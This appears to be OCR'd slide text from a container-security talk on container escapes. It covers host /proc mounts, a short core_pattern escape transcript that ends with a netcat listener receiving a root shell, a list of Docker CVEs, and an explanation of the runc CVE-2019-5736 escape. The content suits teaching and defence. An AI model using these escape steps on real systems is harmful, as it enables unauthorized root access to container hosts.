Access to the underlying host's `/proc` mount is a bad idea

`/host/proc/` is not protected by AppArmor

Bad idea #4: Sensitive mounts

Access to the underlying host's `/proc` mount is a bad idea

`/host/proc/sys/kernel/core_pattern`

Bad idea #4: Sensitive mounts

Access to the underlying host's `/proc` mount is a bad idea


`/host/proc/sys/kernel/core_pattern`

core_pattern escape

```
root@85c050f5:/# cd /proc/sys/kernel
root@85c050f5:/# echo "|$overlay/shell.sh" > core_pattern
root@85c050f5:/# sleep 5 && ./crash &
root@85c050f5:/# nc -l -p 9001
bash: cannot set terminal process group (-1): Inappropriate
ioctl for device
bash: no job control in this shell
root@ubuntu:/#
```

Part II: Vulnerabilities in Container Engines

Docker Vulnerabilities



Docker Vulnerabilities

CVE-2015-3630 CVE-2015-3631	CVE-2015-3627 CVE-2016-9662 CVE-2019-15664	CVE-2015-3627 CVE-2015-3629 CVE-2019-15664
Weak `/proc` permissions	Host FD leakage	Symlinks

Docker Vulnerabilities

CVE-2015-3630 CVE-2015-3631	CVE-2015-3627 CVE-2016-9662 CVE-2019-15664	CVE-2015-3627 CVE-2015-3629 CVE-2019-15664
Weak `/proc` permissions	Host FD leakage	Symlinks


Docker Vulnerabilities

CVE-2015-3630 CVE-2015-3631	CVE-2015-3627 CVE-2016-9662 CVE-2019-15664	CVE-2015-3627 CVE-2015-3629 CVE-2019-15664
Weak `/proc` permissions	Host FD leakage	Symlinks

RunC Vulnerability (CVE-2019-5736)

RunC Vulnerability (CVE-2019-5736)


cri-o



LXC

Regular Container Startup


`containerd > containerd-shim > runc`



Here, ENTRYPOINT is `java -jar ....`, with java being in that container

Regular Container Startup - Complete


`containerd > containerd-shim > runc`



After exec, `ps` would output `containerd > containerd-shim > java`


The RunC Escape (CVE-2019-5736)

`containerd > containerd-shim > runc`




But if ENTRYPOINT is `/proc/self/exe`, ***it runs runc from the host***

The RunC Escape (CVE-2019-5736)



An evil process/library in the container can get a reference to `runc` on the host

CVE-2019-5736 Detail

